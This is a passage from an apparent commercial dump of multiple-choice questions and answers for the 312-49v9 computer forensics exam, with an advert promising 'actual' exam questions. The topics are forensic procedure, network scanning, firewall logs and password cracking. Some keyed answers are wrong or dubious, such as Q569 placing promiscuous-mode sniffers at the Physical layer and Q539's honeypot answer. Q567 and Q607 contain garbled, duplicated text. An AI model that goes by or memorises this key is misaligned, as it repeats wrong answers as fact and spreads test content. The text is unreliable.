- C. A simple DOS copy will not include deleted files, file slack and other information
- D. There is no case for an imaging tool as it will use a closed, proprietary format that if compared to the original will not match up sector for sector

Answer: C

NEW QUESTION 539

Lance wants to place a honeypot on his network. Which of the following would be your recommendations?

- A. Use a system that has a dynamic addressing on the network
- B. Use a system that is not directly interacting with the router
- C. Use it on a system in an external DMZ in front of the firewall
- D. It doesn't matter as all replies are faked

Answer: D

NEW QUESTION 542

What is the following command trying to accomplish? C:\> nmap -sU -p445 192.168.0.0/24

- A. Verify that TCP port 445 is open for the 192.168.0.0 network
- B. Verify that UDP port 445 is open for the 192.168.0.0 network
- C. Verify that UDP port 445 is closed for the 192.168.0.0 network
- D. Verify that NETBIOS is running for the 192.168.0.0 network

Answer: B

NEW QUESTION 543

You are working for a local police department that services a population of 1,000,000 people and you have been given the task of building a computer forensics lab. How many law-enforcement computer investigators should you request to staff the lab?

- A. 8
- B. 1
- C. 4
- D. 2

Answer: C

NEW QUESTION 546

Tyler is setting up a wireless network for his business that he runs out of his home. He has followed all the directions from the ISP as well as the wireless router manual. He does not have any encryption set and the SSID is being broadcast. On his laptop, he can pick up the wireless signal for short periods of time, but then the connection drops and the signal goes away. Eventually the wireless signal shows back up, but drops intermittently. What could be Tyler's issue with his home wireless network?

- A. CB radio
- B. 2.4Ghz Cordless phones
- C. Satellite television
- D. Computers on his wired network

Answer: B

NEW QUESTION 548

An Expert witness gives an opinion if:

- A. The Opinion, inferences or conclusions depend on special knowledge, skill or training not within the ordinary experience of lay jurors
- B. To define the issues of the case for determination by the finder of fact
- C. To stimulate discussion between the consulting expert and the expert witness
- D. To deter the witness from expanding the scope of his or her investigation beyond the requirements of the case

Answer: A

NEW QUESTION 553

_____ is simply the application of Computer Investigation and analysis techniques in the interests of determining potential legal evidence.

- A. Network Forensics
- B. Computer Forensics
- C. Incident Response
- D. Event Reaction

Answer: B

NEW QUESTION 556

Which of the following should a computer forensics lab used for investigations have?

- A. isolation
- B. restricted access
- C. open access
- D. an entry log

Answer: B

NEW QUESTION 560

When reviewing web logs, you see an entry for resource not found?in the HTTP status code field. What is the actual error code that you would see in the log for resource not found?

- A. 202
- B. 404
- C. 606
- D. 999

Answer: B

NEW QUESTION 565

The rule of thumb when shutting down a system is to pull the power plug. However, it has certain drawbacks. Which of the following would that be?

- A. Any data not yet flushed to the system will be lost
- B. All running processes will be lost
- C. The /tmp directory will be flushed
- D. Power interruption will corrupt the pagefile

Answer: AB

Explanation: Volatile memory will be lost.

Data is not flushed to the system, it is flushed to the disk.

NEW QUESTION 566

A computer forensics investigator is inspecting the firewall logs for a large financial institution that has employees working 24 hours a day, 7 days a week.

```
2007-06-14 13:59:05 192.168.254.1 action=Permit sent=16369 rcvd=180962 src=24.119.129.125 dst=10.120.10.122 src_port=38
2007-06-14 13:59:06 192.168.254.1 action=Deny sent=0 rcvd=12288 src=10.130.9.3 dst=224.0.0.2 src_port=49415 dst_port=49
2007-06-14 13:59:07 192.168.254.1 action=Permit sent=844 rcvd=486 src=24.119.129.125 dst=10.120.10.123 src_port=38660 d
2007-06-14 13:59:07 192.168.254.1 action=Permit sent=545 rcvd=404 src=192.168.254.80 dst=208.188.166.68 src_port=13113
2007-06-14 13:59:07 192.168.254.1 action=Permit sent=545 rcvd=404 src=192.168.254.80 dst=208.188.166.68 src_port=14837
2007-06-14 13:59:07 192.168.254.1 action=Deny sent=0 rcvd=12288 src=10.130.9.3 dst=224.0.0.2 src_port=49415 dst_port=49
2007-06-14 13:59:09 192.168.254.1 action=Permit sent=13795 rcvd=149962 src=70.185.206.122 dst=10.120.10.122 src_port=61
2007-06-14 13:59:09 192.168.254.1 action=Permit sent=696 rcvd=415 src=70.185.198.247 dst=10.120.10.123 src_port=48392 d
2007-06-14 13:59:09 192.168.254.1 action=Permit sent=17219 rcvd=140495 src=70.185.206.122 dst=10.120.10.122 src_port=61
2007-06-14 13:59:09 192.168.254.1 action=Deny sent=0 rcvd=12288 src=10.130.9.3 dst=224.0.0.2 src_port=49415 dst_port=49
2007-06-14 13:59:10 192.168.254.1 action=Deny sent=0 rcvd=12288 src=10.130.9.3 dst=224.0.0.2 src_port=49415 dst_port=49
2007-06-14 18:34:04 192.168.254.1 action=Permit sent=3028 rcvd=34134 src=70.185.198.247 dst=10.120.10.122 src_port=4480
2007-06-14 18:34:05 192.168.254.1 action=Permit sent=795 rcvd=6686 src=70.185.198.247 dst=10.120.10.122 src_port=46344
2007-06-14 18:34:07 192.168.254.1 action=Permit sent=2780 rcvd=18874 src=70.185.198.247 dst=10.120.10.122 src_port=4532
2007-06-14 18:34:07 192.168.254.1 action=Permit sent=2737 rcvd=8922 src=24.119.169.162 dst=10.120.10.122 src_port=2689
2007-06-14 18:34:09 192.168.254.1 action=Permit sent=2054 rcvd=23180 src=70.185.198.247 dst=10.120.10.122 src_port=4685
2007-06-14 18:34:11 192.168.254.1 action=Permit sent=2632 rcvd=68608 src=70.185.198.247 dst=10.120.10.122 src_port=4711
2007-06-14 18:34:12 192.168.254.1 action=Permit sent=4111 rcvd=71135 src=24.119.169.162 dst=10.120.10.122 src_port=1665
2007-06-14 18:34:13 192.168.254.1 action=Permit sent=646 rcvd=1803 src=70.185.198.247 dst=10.120.10.122 src_port=47368
2007-06-14 11:47:29 192.168.254.1 action=Permit sent=725 rcvd=1115 src=70.185.198.247 dst=10.120.10.122 src_port=48136
2007-06-14 11:47:30 192.168.254.1 action=Permit sent=766 rcvd=415 src=70.185.206.122 dst=10.120.10.123 src_port=62212 d
2007-06-14 11:47:35 192.168.254.1 action=Permit sent=5054 rcvd=81725 src=24.119.169.162 dst=10.120.10.122 src_port=7809
2007-06-14 11:47:37 192.168.254.1 action=Permit sent=26396 rcvd=233409 src=24.119.129.125 dst=10.120.10.122 src_port=38
2007-06-14 11:47:40 192.168.254.1 action=Deny sent=0 rcvd=12288 src=10.130.9.3 dst=224.0.0.2 src_port=49415 dst_port=49
2007-06-14 11:47:41 192.168.254.1 action=Permit sent=18121 rcvd=210841 src=216.97.160.253 dst=10.120.10.122 src_port=94
2007-06-14 11:47:42 192.168.254.1 action=Permit sent=5741 rcvd=102596 src=24.119.169.162 dst=10.120.10.122 src_port=579
2007-06-14 11:47:42 192.168.254.1 action=Permit sent=2952 rcvd=24075 src=24.119.169.162 dst=10.120.10.122 src_port=641
2007-06-14 11:47:43 192.168.254.1 action=Permit sent=2557 rcvd=28655 src=24.119.169.162 dst=10.120.10.122 src_port=1690
2007-06-14 11:47:46 192.168.254.1 action=Permit sent=844 rcvd=491 src=24.119.169.162 dst=10.120.10.123 src_port=13185 d
2007-06-14 11:47:49 192.168.254.1 action=Permit sent=3348 rcvd=18192 src=24.119.169.162 dst=10.120.10.122 src_port=4737
2007-06-14 11:47:55 192.168.254.1 action=Permit sent=3760 rcvd=34120 src=24.119.169.162 dst=10.120.10.122 src_port=3713
2007-06-14 11:47:57 192.168.254.1 action=Permit sent=3654 rcvd=30265 src=24.119.169.162 dst=10.120.10.122 src_port=6785
2007-06-14 11:47:58 192.168.254.1 action=Permit sent=346 rcvd=39223 src=24.119.169.162 dst=10.120.10.122 src_port=5761
2007-06-14 11:47:59 192.168.254.1 action=Deny sent=0 rcvd=12288 src=10.130.9.3 dst=224.0.0.2 src_port=49415 dst_port=49
2007-06-14 11:48:04 192.168.254.1 action=Permit sent=545 rcvd=404 src=192.168.254.42 dst=208.188.166.68 src_port=7696 d
2007-06-14 11:48:05 192.168.254.1 action=Deny sent=0 rcvd=12288 src=10.130.9.3 dst=224.0.0.2 src_port=49415 dst_port=49
2007-06-14 11:48:09 192.168.254.1 action=Deny sent=0 rcvd=12288 src=10.130.9.3 dst=224.0.0.2 src_port=49415 dst_port=49
2007-06-14 11:48:09 192.168.254.1 action=Deny sent=0 rcvd=12288 src=10.130.9.3 dst=224.0.0.2 src_port=49415 dst_port=49
2007-06-14 11:48:10 192.168.254.1 action=Permit sent=407 rcvd=0 src=192.168.254.14 dst=204.61.5.130 src_port=200 dst_su
2007-06-14 11:48:13 192.168.254.1 action=Permit sent=1040 rcvd=0 src=192.168.254.14 dst=204.61.5.130 src_port=41216 dst
2007-06-14 11:48:15 192.168.254.1 action=Deny sent=0 rcvd=12288 src=10.130.9.3 dst=224.0.0.2 src_port=49415 dst_port=49
2007-06-14 11:48:16 192.168.254.1 action=Deny sent=0 rcvd=11264 src=10.130.9.3 dst=224.0.0.2 src_port=49415 dst_port=49
```

What can the investigator infer from the screenshot seen below?

- A. A smurf attack has been attempted
- B. A denial of service has been attempted
- C. Network intrusion has occurred
- D. Buffer overflow attempt on the firewall

Answer: C

NEW QUESTION 567

The police believe that Mevin Matthew has been obtaining unauthorized access to computers belonging to numerous computer software and computer operating systems manufacturers, cellular telephone manufacturers, Internet Service Providers, and educational institutions. They also suspect that he has been stealing, copying, and misappropriating proprietary computer software belonging to the several victim companies. What is preventing the police from breaking down the suspect door and searching his home and seizing all of his computer equipment if they have is preventing the police from breaking down the suspect? door and searching his home and seizing all of his computer equipment if they have not yet obtained a warrant?

- A. The USA Patriot Act
- B. The Good Samaritan Laws
- C. The Federal Rules of Evidence
- D. The Fourth Amendment

Answer: D

NEW QUESTION 569

Sniffers that place NICs in promiscuous mode work at what layer of the OSI model?

- A. Network
- B. Transport
- C. Physical
- D. Data Link

Answer: C

NEW QUESTION 572

A state department site was recently attacked and all the servers had their disks erased. The incident response team sealed the area and commenced investigation. During evidence collection they came across a zip disks that did not have the standard labeling on it. The incident team ran the disk on an isolated system and found that the system disk was accidentally erased. They decided to call in the FBI for further investigation. Meanwhile, they short listed possible suspects including three summer interns. Where did the incident team go wrong?

- A. They examined the actual evidence on an unrelated system
- B. They attempted to implicate personnel without proof
- C. They tampered with evidence by using it
- D. They called in the FBI without correlating with the fingerprint data

Answer: C

NEW QUESTION 576

How many sectors will a 125 KB file use in a FAT32 file system?

- A. 32
- B. 16
- C. 250
- D. 25

Answer: C

Explanation: If you assume that we are using 512 bytes sectors, then $125 \times 1024 / 512 = 250$ sectors would be needed. Actually, this is the same for a FAT16 file system as well.

NEW QUESTION 579

Office documents (Word, Excel, PowerPoint) contain a code that allows tracking the MAC, or unique identifier, of the machine that created the document. What is that code called?

- A. the Microsoft Virtual Machine Identifier
- B. the Personal Application Protocol
- C. the Globally Unique ID
- D. the Individual ASCII String

Answer: C

NEW QUESTION 584

Using Internet logging software to investigate a case of malicious use of computers, the investigator comes across some entries that appear odd.

```
File Edit Format View Help
Begin log; 2007-04-24
http://www.somewhere.com/
http://www.somewhere.com/default.aspx?userid=566466
http://www.somewhere.com/default.aspx?userid=566467
http://www.somewhere.com/default.aspx?userid=566468
http://www.somewhere.com/default.aspx?userid=566469
http://www.somewhere.com/default.aspx?userid=566470
http://www.somewhere.com/default.aspx?userid=566471
```

From the log, the investigator can see where the person in question went on the Internet. From the log, it appears that the user was manually typing in different user ID numbers. What technique this user was trying?

- A. Parameter tampering
- B. Cross site scripting
- C. SQL injection
- D. Cookie Poisoning

Answer: A

NEW QUESTION 586

Frank is working on a vulnerability assessment for a company on the West coast. The company hired Frank to assess its network security through scanning, pen tests, and vulnerability assessments. After discovering numerous known vulnerabilities detected by a temporary IDS he set up, he notices a number of items that show up as unknown but Questionable in the logs. He looks up the behavior on the Internet, but cannot find anything related. What organization should Frank submit the log to find out if it is a new vulnerability or not?

- A. CVE
- B. IANA
- C. RIPE
- D. APIPA

Answer: A

NEW QUESTION 589

Why are Linux/Unix based computers better to use than Windows computers for idle scanning?

- A. Windows computers will not respond to idle scans
- B. Linux/Unix computers are easier to compromise
- C. Windows computers are constantly talking
- D. Linux/Unix computers are constantly talking

Answer: C

NEW QUESTION 593

Your company's network just finished going through a SAS 70 audit. This audit reported that overall, your network is secure, but there are some areas that needs improvement. The major area was SNMP security. The audit company recommended turning off SNMP, but that is not an option since you have so many remote nodes to keep track of. What step could you take to help secure SNMP on your network?

- A. Block access to TCP port 171
- B. Change the default community string names
- C. Block all internal MAC address from using SNMP
- D. Block access to UDP port 171

Answer: B

NEW QUESTION 594

When monitoring for both intrusion and security events between multiple computers, it is essential that the computers' clocks are synchronized. Synchronized time allows an administrator to reconstruct what took place during an attack against multiple computers. Without synchronized time, it is very difficult to determine exactly when specific events took place, and how events interlace. What is the name of the service used to synchronize time among multiple computers?

- A. Time-Sync Protocol
- B. SyncTime Service
- C. Network Time Protocol
- D. Universal Time Set

Answer: C

NEW QUESTION 598

You are the network administrator for a small bank in Dallas, Texas. To ensure network security, you enact a security policy that requires all users to have 14

character passwords. After giving your users 2 weeks notice, you change the Group Policy to force 14 character passwords. A week later you dump the SAM database from the standalone server and run a password-cracking tool against it. Over 99% of the passwords are broken within an hour. Why were these passwords cracked so Quickly?

- A. Passwords of 14 characters or less are broken up into two 7-character hashes
- B. A password Group Policy change takes at least 3 weeks to completely replicate throughout a network
- C. Networks using Active Directory never use SAM databases so the SAM database pulled was empty
- D. The passwords that were cracked are local accounts on the Domain Controller

Answer: A

NEW QUESTION 601

Terri works for a security consulting firm that is currently performing a penetration test on First National Bank in Tokyo. Terri's duties include bypassing firewalls and switches to gain access to the network. Terri sends an IP packet to one of the company's switches with ACK bit and the source address of her machine set. What is Terri trying to accomplish by sending this IP packet?

- A. Poison the switch's MAC address table by flooding it with ACK bits
- B. Crash the switch with aDoS attack since switches cannot send ACK bits
- C. Enable tunneling feature on the switch
- D. Trick the switch into thinking it already has a session with Terri's computer

Answer: D

NEW QUESTION 605

You are working as an investigator for a corporation and you have just received instructions from your manager to assist in the collection of 15 hard drives that are part of an ongoing investigation. Your job is to complete the required evidence custody forms to properly document each piece of evidence as other members of your team collect it. Your manager instructs you to complete one multi-evidence form for the entire case and a single-evidence form for each hard drive. How will these forms be stored to help preserve the chain of custody of the case?

- A. All forms should be placed in an approved secure container because they are now primary evidence in the case
- B. The multi-evidence form should be placed in an approved secure container with the hard drives and the single- evidence forms should be placed in the report file
- C. All forms should be placed in the report file because they are now primary evidence in the case
- D. The multi-evidence form should be placed in the report file and the single-evidence forms should be kept with each hard drive in anapproved secure container

Answer: D

NEW QUESTION 607

You are working as a computer forensics investigator for a corporation on a computer abuse case. You discover evidence that shows the subject of your investigation is also embezzling money from the company. The company CEO and the corporate legal counsel advise you to contact local law enforcement and provide them with the evidence that you have found. The law enforcement officer that responds requests that you put a network sniffer on your network and monitor all traffic to the subject computer. You inform the officer that you will not be able to comply with thatnetwork sniffer on your network and monitor all traffic to the subject? computer. You inform the officer that you will not be able to comply with that request because doing so would:

- A. Violate your contract
- B. Cause network congestion
- C. Make you an agent of law enforcement
- D. Write information to the subject hard driveWrite information to the subject? hard drive

Answer: C

NEW QUESTION 609

What is kept in the following directory? HKLM\SECURITY\Policy\Secrets

- A. IAS account names and passwords
- B. Service account passwords in plain text
- C. Local store PKI Kerberos certificates
- D. Cached password hashes for the past 20 users

Answer: B

NEW QUESTION 611

.....

THANKS FOR TRYING THE DEMO OF OUR PRODUCT

Visit Our Site to Purchase the Full Set of Actual 312-49v9 Exam Questions With Answers.

We Also Provide Practice Exam Software That Simulates Real Exam Environment And Has Many Self-Assessment Features. Order the 312-49v9 Product From:

<https://www.2passeasy.com/dumps/312-49v9/>

Money Back Guarantee

312-49v9 Practice Exam Features:

- * 312-49v9 Questions and Answers Updated Frequently
- * 312-49v9 Practice Questions Verified by Expert Senior Certified Staff
- * 312-49v9 Most Realistic Questions that Guarantee you a Pass on Your FirstTry
- * 312-49v9 Practice Test Questions in Multiple Choice Formats and Updatesfor 1 Year